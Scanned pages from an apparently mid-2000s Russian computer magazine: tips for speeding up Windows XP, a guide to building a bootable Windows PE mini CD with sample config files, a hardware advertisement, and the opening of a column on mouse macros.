НЕВЕРОЯТНОЕ КОЛИЧЕСТВО  
КОМПЬЮТЕРНОЙ ПАМЯТИ И  
РЕСУРСОВ, И ЭТИМ ОЧЕНЬ  
НАПОМИНАЛА ОБНАГЛЕВШЕГО  
НОВОГО РУССКОГО, КОТОРЫЙ  
ПРОКРУЧИВАЕТ ЧЕРЕЗ СВОЙ  
БАНК УЧИТЕЛЬСКИЕ ЗАРПЛАТЫ...  
(С) ВИКТОР ПЕЛЕВИН»**


---

необходимый набор программ. Впрочем, будет недостаточно удалить из списка ссылки на лишние утилиты просто так — можешь быть уверен, что через несколько дней все придет в точно такое же запустение. Многие программы абсолютно уверены в том, что ты должен моментально получать доступ к их «замечательным» услугам, поэтому при каждом запуске без всяких вопросов запикивают свои модули в автозагрузку, а в результате (когда таких наглых программ набирается несколько десятков) скорость загрузки и работы Windows падает ниже плинтуса. Существует несколько способов противодействия.

Один способ — раз в неделю проводить инспекцию и вычищать из автозапуска лишнее, для

чего удобно пользоваться специальной утилитой — от нее не требуется ничего экстраординарного, вполне сгодится и старый добрый Starter ([codestuff.tripod.com](http://codestuff.tripod.com)) или даже встроенный `msconfig`. Другой способ — доверить слежение за попытками записаться в автозагрузку отдельной программе. К примеру, легко справляются последние версии знаменитого файрвола Zone Alarm Pro ([www.zonelabs.com](http://www.zonelabs.com)).

Автозагрузка освобождена от мусора, настало время перекрыть кислород и никчемным системным службам, каких (верь мне!) по умолчанию включено предостаточно. Зачем нам, к примеру, удаленное управление реестром или бестолковый встроенный брандмауэр? От них только головная боль о собственной безопасности. Многие любят




настраивать службы через msconfig, однако для этих целей в XP встроен гораздо более удобный инструмент, он так и называется — «Службы». Запускается через «Панель управления» — «Администрирование» (или «Пуск» — «Выполнить» — `services.msc`). Нельзя забывать, что службы — весьма интимная часть операционной системы, поэтому обращаться с ними следует с максимальной осторожностью. Настоятельно не рекомендуется отключать сразу все службы, последствия могут быть самым плачевными: скорее всего, после такого надругательства Windows совсем откажется запускаться. Так что на всякий случай перед внесением любых изменений следует сделать бэкап ветки реестра, отвечающей за службы (HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services). В «Службах» рядом с каждым элементом дается небольшое описание того, для чего предназначен этот элемент и что произойдет, если отключить его, так что несложно отделить нужное от ненужного. Я не буду перечислять список служб, которые можно отключать безболезненно, так как это займет слишком много места, к тому же набор используемых служб во многом зависит от конфигурации компьютера и от личных потребностей пользователя. Кстати, для системных служб, которые используются довольно редко, стоит выбрать тип запуска «вручную», чтобы они не отнимали время при загрузке операционной системы.

Кстати, избавиться от некоторых компонентов Windows не так просто. Если попытаться зайти в «Панель управления» — «Установка и удаление программ» — «Установка компонентов Windows», то выяснится, что в этом списке присутствуют далеко не все компоненты и не все из них удаляются. Проблема решается следующим образом. Достаточно всего лишь немного подредактировать при помощи блокнота файл `sysoc.inf`, который хранится в папке `C:\Windows\Inf`. В тексте данного файла под заголовком [Components] записан список компонентов, рядом с некоторыми из которых

значится слово «hide». Теперь, если удалить слова «hide» напротив ненужных компонентов и сохранить изменения в файле, то в «Установке компонентов Windows» сразу появятся несколько новых пунктов для удаления. Таким же образом можно прибить надоедливый Windows Messenger и некоторые другие бестолковые компоненты.

Кстати, если вернуться к вопросу о самооптимизации, то, как оказывается, и этому процессу можно немного поспособствовать. Накапливая сведения о пользователях, Windows сваливает их в одну кучу — папку `C:\Windows\Prefetch`. Постепенно куча превращается в большую помойку, разобравшись в которой тяжело самой системе, а следовательно, постепенно уменьшается коэффициент полезного действия оптимизации. Ситуация исправляется чистой этой папки раз в один-два месяца, только не стоит чистить чаще, иначе система перестанет успевать обрабатывать собранную информацию.

Следующим претендентом на отключение становится «Восстановление системы», которое, конечно, полностью остается на твой страх и риск. Если ты надеешься, что в критической ситуации «Восстановление...» спасет тебя, то отключать не стоит. Если же ты делаешь бэкап ценных данных регулярно или при очередном падении системы, не особо переживая, и просто переустанавливаешь Windows заново, то выключением штатного восстановления ты сможешь сэкономить несколько сотен мегабайт на жестком диске и немного ускорить работу всей системы в целом. Настройки восстановления находятся по адресу «Панель управления» —



Зачем нам столько служб?

«Система» — «Восстановление системы». В принципе, не обязательно отключать службу восстановления полностью, для начала можно только поумерить ее аппетит, ограничив объем пространства, зарезервированного на винчестере (для этого выделяешь нужный диск и нажимаешь «Параметры»). Однако если этого недостаточно, то перед полным выключением службы стоит еще раз задуматься о том, чтобы оставить наблюдение хотя бы за системным диском.

Напоследок стоит отказаться и от услуг встроенного отладчика Dr.Watson, которым (99% вероятности) ты не пользовался, не пользуешься и никогда не будешь пользоваться. Придется вновь залезть в реестр (HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug) и поменять значение ключа «Auto» с «1» на «0».


Итак, пора подвести промежуточный итог нашей борьбы за производительность: в зависимости от количества отключенных компонентов, система заработает заметно веселее и шустрее. Конечно, на этом не остановимся.

**продолжаем настраивать** Отключив и удалив все, что нам мешало, продолжим повышать производительность средствами, встроенными в Windows. Самые значительные опции расположены в «Панель управления» — «Система» — «Дополнительно» — «Параметры быстродействия» — «Дополнительно». Прежде всего стоит взглянуть на пункт «Распределение времени процессора». Если твой компьютер не используется в качестве сервера, то лучше всего выбрать значение «Оптимизировать работу программ». В противном случае — ставь галочку напротив «Оптимизировать работу служб, работающих в фоновом режиме». Точно так же поступаем с пунктом «Использование памяти»: для десктопов — «Оптимизировать работу программ, для сервера — «Оптимизировать работу системного кеша».

Теперь займемся файлом подкачки. Для начала стоит определиться с его размером. Впрочем, как ни странно, изменение его объема (в разумных пределах) поразительно вяло влияет на быстродействие системы, поэтому, чтобы впустую не засорять винчестер, выставим размер swp-файла равным объему оперативной памяти (по умолчанию Windows ставит примерно в полтора раза больше). В редких случаях для приложений, особо требовательных к памяти, может потребоваться выделить для файла и больший объем, однако это определяется только на практике. Если в твоей системе установлено несколько логических дисков, то было бы неплохо перенести swp-файл на диск, отличный от системного.

Как известно, XP выделяется на фоне своих предшественников приятным внешним видом, только все эти новомодные графические

Сколько всего лишнего!



навороты никак не идут на пользу производительности (что будет с выходом Windows Vista,

**Настройка файла подкачки**

даже страшно подумать). Если эстетическая сторона вопроса для тебя не принципиальна, то смело отключай большинство визуальных эффектов. Основная часть настроек эффектов хранится в «Панель управления»-> «Система»-> «Дополнительно»-> «Параметры быстродействия»-> «Визуальные эффекты». Конечно, можно выбрать пункт «Обеспечить максимальное быстродействие» (то есть отрубить все эффекты сразу), однако стоит оставить некоторые из них. Например, будет довольно грустно без эффектов «Сглаживать неровности экранных шрифтов», «Использование типичных задач для папок» и «Использование стилей отображения для окон и кнопок», без остальных ты будешь жить спокойно, более того, внешний вид после отключения практически не изменится, а исчезнут только тени, анимация и некоторые другие мелочи.

**дефрагментируем** Установив Windows XP, многие перешли и на файловую систему NTFS. Конечно, по сравнению с FAT 32 она фрагментируется не так быстро, только не всегда она работает одинаково гладко. Проблемы начинаются тогда, когда диск заполнен более чем на 90%: в начале диска NTFS примерно 12% выделяются для главной таблицы файлов (MFT), и пока места на диске достаточно, записывать никакие другие данные в эту область не разрешается. Когда свободное место подходит к концу, системе не остается ничего, кроме как постепенно урезать эту зону, и тогда вся информация на диске смешивается в непонятный винегрет из обрывков таблиц и разрозненных кусков файлов. Что в результате произойдет с производительностью, я уверен, ты хорошо представляешь себе. Положение усугубляется тем фактом, что пока не будет расчищено достаточно свободного места (хотя бы 15-20%), запуск дефрагментации остается практически нереальным. Собственно, когда места на диске хватает, постепенная фрагментация неизбежна, особенно при регулярном перемещении больших объемов данных. В общем, проведение регуляр-

ной дефрагментации не потеряло своей актуальности, хотя достаточно заниматься ей даже раз в несколько месяцев. С помощью какой программы проводить дефрагментацию? Весьма неплохо зарекомендовал себя Diskkeeper ([www.diskkeeper.com](http://www.diskkeeper.com)). Кстати, дефрагментатор, встроенный в XP, — это урезанная версия Diskkeeper'a.

**виртуальный диск** Что работает быстрее: жесткий диск или оперативная память? Естественно, оперативка быстрее в несколько десятков раз — воспользуемся этим. Увы, встроенные средства не помогут ничем, придется обзавестись дополнительной утилитой, предназначенной для работы с виртуальными дисками. Одной из лучших в своем роде является Super Speed RamDisk Plus ([www.superspeed.com](http://www.superspeed.com)), ей и воспользуемся. Предупреждаю, что желательно запастись небольшим объемом оперативной памяти (512 Мб и более), иначе от всех следующих операций вместо повышения быстродействия получишь прямо противоположный результат. После установки RamDisk нужно создать в системе новый виртуальный диск, задав для начала его размер примерно в нескольких десятках мегабайт.

Самый заметный прирост производительности получается в том случае, если временные файлы Windows будут перемещены на виртуальный диск вот таким способом: зайти в «Панель управления»-> «Система»-> «Дополнительно»-> «Параметры среды», изменить пути к папкам TEMP и TMP с локального на виртуальный диск. Также на этот диск можно перекинуть и временные файлы браузера, что задается в настройках программы.

**ускорение работы приложений** Гоняясь за разгоном Windows, легко забываешь, что основное счастье — в ней, а именно в программах, которые должны работать под ней. Сейчас рассмотрим пару несложных приемов, с помощью которых можно поспособствовать быстродействию любимого софта.

Самый простой способ выделить одно приложение на фоне остальных процессов — повысить его приоритет, для чего необходимо вызвать «Диспетчер задач» (<Ctrl>+<Alt>+<Del>), перейти на закладку «Процессы», затем, найдя в списке файл нужной утилиты, кликнуть по нему правой клавишей и установить повышенный приоритет. Понятно, что точно так же ограничивается потребление ресурсов у особо зарвавшихся процессов.


Также у тебя наверняка есть небольшой набор приложений, которые ты используешь практически постоянно, например аудиоплеер, браузер, пиринговый клиент, текстовый редактор. Чтобы ускорить их загрузку, можно включить динамические библиотеки, используемые ими,

**Созданные виртуальные диски**

в список постоянных. Другими словами, данные библиотеки будут подгружаться в оперативную память еще на этапе загрузки операционной системы и не выгружаться из нее вплоть до самого выключения. Конечно же, главное — не переборщить: если ты добавишь слишком много библиотек, то вместо ускорения загрузки программ получишь только торможение самой системы. Список постоянных библиотек записан в реестре в ветви HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs. Для того чтобы добавить туда собственную, нужно создать новый параметр, в нем в «Качестве имени» указать имя файла библиотеки без расширения, а в качестве значения — полный путь к ней и ее имя с расширением (если она лежит в папке System32, путь указывать не нужно).

Кстати, если ты еще не удалил виртуальный диск, то сможешь использовать его для ускорения работы отдельных утилит. Лучший вариант — попробовать установить нужную программу прямо на виртуальный диск. Если по каким-либо причинам не получится, поэкспериментируй, например, перенеси в оперативную память файлы, обрабатываемые программой. Только не стоит забывать, что при выключении или перезагрузке компьютера содержимое оперативки полностью сбрасывается, — следует настроить RamDisk так, чтобы содержимое виртуального диска сбрасывалось на жесткий через определенные интервалы времени и при выключении.

**the end** Вот, собственно, и все, что я хотел рассказать о разгоне XP. Конечно, за бортом осталось множество тонких настроек, но уместить их в одну статью просто нереально. Однако если проделать все описанное, то — гарантирую! — ты просто не узнаешь скорость работы своей системы ☺





# а у нас ОН маленький

## ЗАТАЛКИВАЕМ WINDOWS PE В MINI CD

ВСЕ МЫ СЛЫШАЛИ МНОГО ХОРОШЕГО О WINDOWSPE, НАСТАЛО ВРЕМЯ ВЗЯТЬСЯ ЗА НЕГО ОСНОВАТЕЛЬНО. МЫ СДЕЛАЕМ САМЫЙ МАЛЕНЬКИЙ И ЭФФЕКТИВНЫЙ WINPE, КОТОРЫЙ ВЛЕЗЕТ НА MINI CD И БУДЕТ ОКАЗЫВАТЬ НЕОЦЕНИМУЮ ПОМОЩЬ ВСЕМ ЭНИКЕЙЩИКАМ | **ФЕДОСОВ ЕВГЕНИЙ АКА EGEN (EGEN-F@YANDEX.RU)**

**mini pe** Несмотря на некоторые точки зрения, диск mini PE не является LiveCD. Он разрабатывался для восстановления основной системы или переноса данных с одного диска на другой, на случай если нет возможности загрузить основную ОС. Получившаяся система умещается на мини-компакт-диск, что удобно, если часто приходится работать с компьютером «не у себя» и «не со своим» :).

Я долго искал инструменты для доступа к NTFS, но большинство DOS'овых дискет с соответствующими драйверами видят NTFS только на чте-

ние, да и лицезреть DOS — как-то не очень. Я пробовал и linux'овые LiveCD (Knoppix, Blin, Dsl, Frenzy), которые работают с NTFS, но тоже read-only. Все они очень понравились мне, и каждый из них представляет собой действительно полноценный «LiveCD» с поддержкой сети, звука и т.д. Однако все еще чего-то не хватало. Как всегда, не хватало инструмента, сделанного своими руками и содержащего нужное именно тебе или, по крайней мере, то, что сам сможешь вклеить «туда» :). Приступим.

### 1 что качать

Для создания WindowsPE нам понадобятся:

- КОНСТРУКТОР ДЛЯ ИЗГОТОВЛЕНИЯ WINDOWSPE — [lassnarod.narod.ru/winpe\\_xpsp2.7z](http://lassnarod.narod.ru/winpe_xpsp2.7z)
- ОБОЛОЧКА LITESTEP — [litestep.holm.ru](http://litestep.holm.ru) (МОЖНО ИСПОЛЬЗОВАТЬ ASTON С [www.astonshell.ru](http://www.astonshell.ru) — ОН КРАСИВЕЕ, НО БОЛЬШЕ ПО РАЗМЕРУ)
- МЕНЕДЖЕР ЗАГРУЗКИ С КОМПАКТ-ДИСКА BCDW201A — [bootcd.narod.ru](http://bootcd.narod.ru)
- ДИСТРИБУТИВ WINDOWSXP PROFESSIONAL RUS SP2

### 2 создаем голую windows pe

Распаковываем конструктор WinPE\_XPSP2.7z. Запускаем окно командной строки и переходим в каталог конструктора.

Исполняем команду Mking с двумя необходимыми параметрами: `mking.cmd <исходный_каталог> <конечный_каталог>`. Например: `mking.cmd D: C:\winpe`.

В этом примере команда Mking использует файлы с компакт-диска Windows на диске D для создания образа WindowsPE в каталоге C:\winpe.

Конструктор скопирует все необходимые файлы с компакт-диска WindowsXP, затем создаст \*.iso-образ размером примерно 200 Мб с набором программ и красивым рабочим столом от ERD Commander, который уже можно записать на CD и использовать. Однако нам этого мало, поэтому пойдем по одному из следующих путей: 1) сделать максимально функциональный диск; 2) сделать диск по принципу «необходимо и достаточно». Если нужен инструмент для подготовки к установке или для восстановления системы, который легко умещался бы в кармане, то нам следует уложиться в 210 Мб (miniCD), а следовательно — выкинуть что-нибудь ненужное.

## ВСЕ НЕОБХОДИМЫЕ ПРОГРАММЫ И ИНСТРУ- МЕНТЫ ТЫ СМОЖЕШЬ НАЙТИ НА НАШЕМ ДИСКЕ

### 3 обрезаем и ужимаем

В конструкторе есть файл \SAMPLES-\SWINPE.TXT со списком файлов, без которых можно обойтись (по мнению автора конструктора), и пример скрипта — чтобы удалить эти файлы автоматом, а не вручную. Правда, после работы этого

скрипта многие программы могут перестать запускаться, так как нужно проследить, какая программа и какие dll'ки использует (для этого удобно использовать программу Prclnfo), затем копировать вручную в папку System32. Если в прог-

раммах вместо букв появляются крякозяблики, возвращаем шрифты из папки Fonts на место (жертва в 10 Мб).

Если ты собираешься восстанавливать «домашние» компьютеры, то сеть тебе не нужна. Удаляем все связанное с

сеть и заодно все, что относится к видео и звуку, — для уменьшения размера (ты никогда не знаешь заранее, какая звуковуха установлена на целевом компь-

ютере). Затем упаковываем все, что только можно, с помощью UPX (<http://upx.sourceforge.net>). Можно использовать любой другой «PE-архиватор», например Aspack.

Что можно запаковать и что можно удалять, определяется экспериментальным путем и по описаниям в exe- и dll-файлах.

## 4 добавляем свои программы

Создаем в корне будущего диска папку Programs и копируем в нее все нужные программы, запуск которых возможен без инсталляции. Если ты планируешь работать в условиях жесткого дефицита места, то исследуй минимальную комплектацию вот таким способом:

- ЗАПУСТИТЬ ПО ОДНОЙ ПРОГРАММЕ;
- ПОСМОТРЕТЬ, НА ЧТО ОНИ РУГАЮТСЯ И КАКИХ DLL'ЛОК ИМ НЕ ХВАТАЕТ;
- НАСТРОИТЬ ИХ ТАКИМ ОБРАЗОМ, ЧТОБЫ ОНИ НЕ ПЫТАЛИСЬ ЗАПИСАТЬ СВОИ INI-ФАЙЛЫ НА ДИСК;

- ИСПРАВИТЬ ПУТИ В ЭТИХ INI-ФАЙЛАХ, ЕСЛИ НУЖНО, И Т.Д.

Процесс редактирования ini-файла индивидуален для каждой программы, но общий смысл состоит в том, чтобы заменить все пути в них типа «C:\Program Files\Моя программа\...» на «X:\Programs\Моя программа\...». В нашей MiniPE CD-ROM будет под буквой «X».

Если программа позволяет указать путь, в который программа будет писать свои временные файлы (например Total Commander), то следует указать его как «Y:\» — это RAM-диск.

Под занавес, конечно же, заменим обои на рабочем столе (файл WinPE.bmp в папке System32). Рекомендую сделать

## фрагмент «wincmd.ini»

```
[Configuration]
InstallDir=%systemdrive%\Programs\Total
Mainmenu=%systemdrive%\Programs\
TotalLANGUAGEWCMD_RUS_STD.MNU
WipeDir=Y:\Temp
..
```

его разрешением 800x600 и разрядностью 8 бит — не очень красиво, зато все компьютеры приобретут пристойный вид, иначе при низком разрешении и разрядности цвета Windows извратит картинку так, что мало не покажется.

## 5 ярлычки, картиночки, рюшечки

В файле \System32\winpeshl.ini пропишем LiteStep, Total Commander или Far (для настоящих дао-просвященных, у которых работа в графической среде вызывает острые боли в душе :)).

Учти, что сразу после закрытия этой программы Windows без лишних вопросов перезагрузится.

Если в качестве оболочки будет фигурировать LiteStep, делаем следующее:

- ПОКОПАЕМСЯ В ФАЙЛАХ НАСТРОЙКИ LITESTEP;

- ИЗМЕНИМ ТЕМУ ОФОРМЛЕНИЯ (LITESTEP\THEMES\THEME-SELECT.RC);

- СДЕЛАЕМ МЕНЮШКИ (LITESTEP\PERSONAL\POPOP.RC);

- ДОБАВИМ ЯРЛЫЧКИ НА РАБОЧИЙ СТОЛ (LITESTEP\THEMES\XP\CONFIG\DESKTOP\_ICONS.RC).

## «winpeshl.ini»

```
[LaunchApp]
AppPath =
%systemdrive%\LiteStep\LiteStep.exe
;AppPath = %systemdrive%\Programs\TOTAL\TOTALCMD.EXE
;AppPath = %systemdrive%\Programs\FAR\FAR.EXE
```

## ДЛЯ ПРОВЕРКИ ИСПОЛЬЗУЙ ВИРТУАЛЬНЫЙ КОМПЬЮТЕР VMWARE WORKSTATION (WWW.VMWARE.COM)

## 6 работа с загрузчиком

Перейдем к загрузчику Bootable CD Wizard v2.0a1.

Нужно взять в руки боевые загрузочные диски, снять с них образы (и да поможет нам в этом WinImage с [www.winimage.com](http://www.winimage.com)) и добавить их в свое детище в папку, например, iso или image в корне диска.

Если в наличии имеются такие замечательные продукты, как Acronis True Image, Acronis Disk Director и/или Partition Expert, то создай с их помощью загрузочные компакт-диски, сними с них образы (с помощью того же WinImage) и положи их туда же, куда положил образы дисков.

## фрагмент одного из файлов настроек Opera 7.6

```
[User Prefs]
Startup Type=2
Title=Opera 7.6 Preview
Button Width Type=0
Hotlist Alignment=0
PersonalBar Alignment=0
Directory Image=X:\Programs\Opera76\Images\folder.gif
Drive Image=X:\Programs\Opera76\Images\drive.gif
Link Image=X:\Programs\Opera76\Images\link.gif
File Image=X:\Programs\Opera76\Images\file.gif
Cache Style File=X:\Programs\Opera76\Styles\cache.css
Dir Style File=X:\Programs\Opera76\Styles\dir.css
Drives Style File=X:\Programs\Opera76\Styles\drives.css
History Style File=X:\Programs\Opera76\Styles\history.css
IM Style File=X:\Programs\Opera76\Styles\im.css
Plugins Style File=X:\Programs\Opera76\Styles\plugins.css
..
```

В корне создай папку bcdw, из Bootable CD Wizard v2.0a1, скачанного предварительно, скопируй в нее следующее:


```

bcdw\charsets\cp1251r.cpf
bcdw\fonts\russian.fnt
bcdw\bcdw.bin
bcdw\BCDW.ini
bcdw\loader.bin
    
```

Ничего больше не требуется — на нашем mini CD дорог каждый мегабайт. В файле BCDW.ini пишем пути к своим \*.iso- и \*.img-образам.

## МИНИМАЛЬНЫЕ СИСТЕМНЫЕ ТРЕБОВАНИЯ

ПРОЦЕССОР: PENTIUM 166 МГц (НА 486 НЕ ПРОБОВАЛ, НО ПРЕПЯТСТВИЙ НЕ ВИЖУ). ПАМЯТЬ: 64 МБ (УМЕНЬШИТЬ НЕ УДАЛОСЬ — ПЛЮС ВСЕ ПРОГРАММЫ ЗАПУСКАЮТСЯ ПО ОДНОЙ); РЕКОМЕНДУЕТСЯ 128 МБ, НА 256 МБ МОЖНО ЗАПУСТИТЬ ВСЕ ПРОГРАММЫ НА ДИСКЕ ОДНОВРЕМЕННО. CD-ROM И ВОЗМОЖНОСТЬ ЗАГРУЗКИ С НЕГО. ПРЯМЫЕ РУКИ ;)




## 7 БУТЯВКА СИСТЕМНАЯ

Берем какую-нибудь программку для прожига компакт-диска и создаем проект загрузочного CD со следующими параметрами:

- ЗАГРУЗОЧНЫЙ ОБРАЗ: \BCDW\LOADER.BIN;
- РЕЖИМ ЗАГРУЗКИ: NO EMULATION (БЕЗ ЭМУЛЯЦИИ);
- АДРЕС ЗАГРУЗКИ: 07C0;
- КОЛИЧЕСТВО СЕКТОРОВ ДЛЯ ЗАГРУЗКИ: 4 (О ТОМ, КАК СДЕЛАТЬ ЭТО ДЛЯ NERO, CDRWIN, EASY CD CREATOR, INSTANT CD+DVD, WINONCD, CDIMAGE ИЛИ MKISOFS, ПОЧИТАЙ НА HTTP://BOOTCD.NAROD.RU);
- ДОБАВЛЯЕМ НАШИ ФАЙЛЫ;
- ПИШЕМ ДИСК.

Если тебе нужна только WindowsPE без всяких наворотов типа акронисов и загрузочных дискет, смело удаляй папку bcdw из корня и используй загрузчик от компакт-диска WindowsXP (достаётся оттуда с помощью IsoBuster — [www.iso-buster.com](http://www.iso-buster.com)). Кстати, WindowsPE грузится с

CD-R быстрее, чем с CD-RW. С mini CD — медленнее всего, но эта неприятность компенсируется замечательной возможностью носить диск с собой.



Программы для работы с диском

Рабочий стол MiniPE

Полноценная операционная система с полной поддержкой NTFS, FAT16/32, набором инструментов для восстановления данных с FAT16/32, NTFS/EFS, Ext2FS, поддержкой сменных USB-накопителей (USB Drive нужно подключить до загрузки операционной системы), программами для тестирования и нарезки CD/DVD дисков, создания образов с CD/DVD, HDD, Floppy, разбивки жесткого диска и изменения размеров разделов с сохранением всех данных.

При загрузке WindowsPE запускается файл Run.cmd, находящийся на диске A:. Если же нужно изменить какие-либо настройки, внести изменения в реестр с помощью \*.reg-файлов или сценариев, но в то же время нет особого желания перезаписывать диск, то просто записываешь все, что тебе нужно, на дискету и делаешь соответствующие изменения в A:\Run.cmd

Список программ, доступных в MiniPE: AbiWord, AkelPad, FAR, HTML viewer, Restoration, R-Linux, wDBFview, Bench Memory, Floppy Image, IrfanView, Small CD-Writer, WinRAR, Drive, Hard disk manager, Paint, PDF Reader, Total Commander, Калькулятор, Explore 2FS, HDD Scan, Image Explorer, Norton Ghost, HD Speed, Opera, Flash Player, Блокнот, VoptXP, Active Undelete, WinHEX, WordPad, Everest, VirtualCD, ScanCD, Super Copy, Resource Hacker, CD Speed, Tuxidow

Еще до загрузки MiniPE можно выбрать следующие инструменты:



<b>Windows PE mini edition</b>	загрузка Windows PE mini edition
<b>Acronis True Image 8.0 rus</b>	загрузка Acronis True Image 8.0 rus, создание и восстановление образов
<b>Acronis Disk Director Suite rus</b>	сборка Partition Expert + Disk Editor + OS Selector 9.0
<b>memtest8+ v1.65</b>	тест памяти
<b>Windows Memory Diagnostic</b>	тест памяти от Microsoft, объем тестируемой памяти ограничен (до 4 Гб)
<b>MHDD v4.6</b>	редактирование диска на низком уровне

# Создай свою реальность

с компьютером DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT



Включи DEPO Ego — и перед тобой откроется новая реальность твоих любимых компьютерных игр. Наслаждайся быстротой реакции и скоростью, исследуй распахнувшийся перед тобой мир высококачественной компьютерной графики и настоящего экшена. Теперь эта цифровая реальность может стать твоей благодаря компьютеру DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT.



#### DEPO Ego 525 DHR:

- процессор Intel® Pentium® 4 640 с технологией HT
- чипсет Intel® 925XE с улучшенной архитектурой
- сверхбыстрая память DDR2
- новые возможности графики PCI-Express
- реалистичный объемный 8-канальный звук

**Компания DEPO Computers** Тел./факс: (095) 969-2215, [www.depo.ru](http://www.depo.ru)

# МЫШИНЫЙ РАЗГОН

## МАКРОСЫ ДЛЯ УСКОРЕНИЯ

ПАМЯТЬ, ПРОЦЕССОР, ВИДЕО, ДИСКИ, ОПЕРАЦИОННУЮ И ФАЙЛОВУЮ СИСТЕМУ ТЫ УЖЕ РАЗОГНАЛ. НЕРАЗОГНАННОЙ ОСТАЛАСЬ ТОЛЬКО МЫШЬ. ЕЕ ЕЩЕ НИКТО НЕ РАЗГОНЯЛ, А МЫ РАЗГОНИМ! РАЗГОНИМ ТАК, ЧТО ПРОИЗВОДИТЕЛЬНОСТЬ ВСЕЙ СИСТЕМЫ ВОЗРАСТЕТ В НЕСКОЛЬКО РАЗ! **КРИС КАСПЕРСКИ АКА NEZUMI**



Какое место в компьютере самое узкое? Кто-то скажет, что процессор, кто-то — что оперативная память, кто-то — что жесткий диск. Но все будут неправы. Самое узкое место в системе — это мышь :). Форменные вредители, от них всего можно ждать.

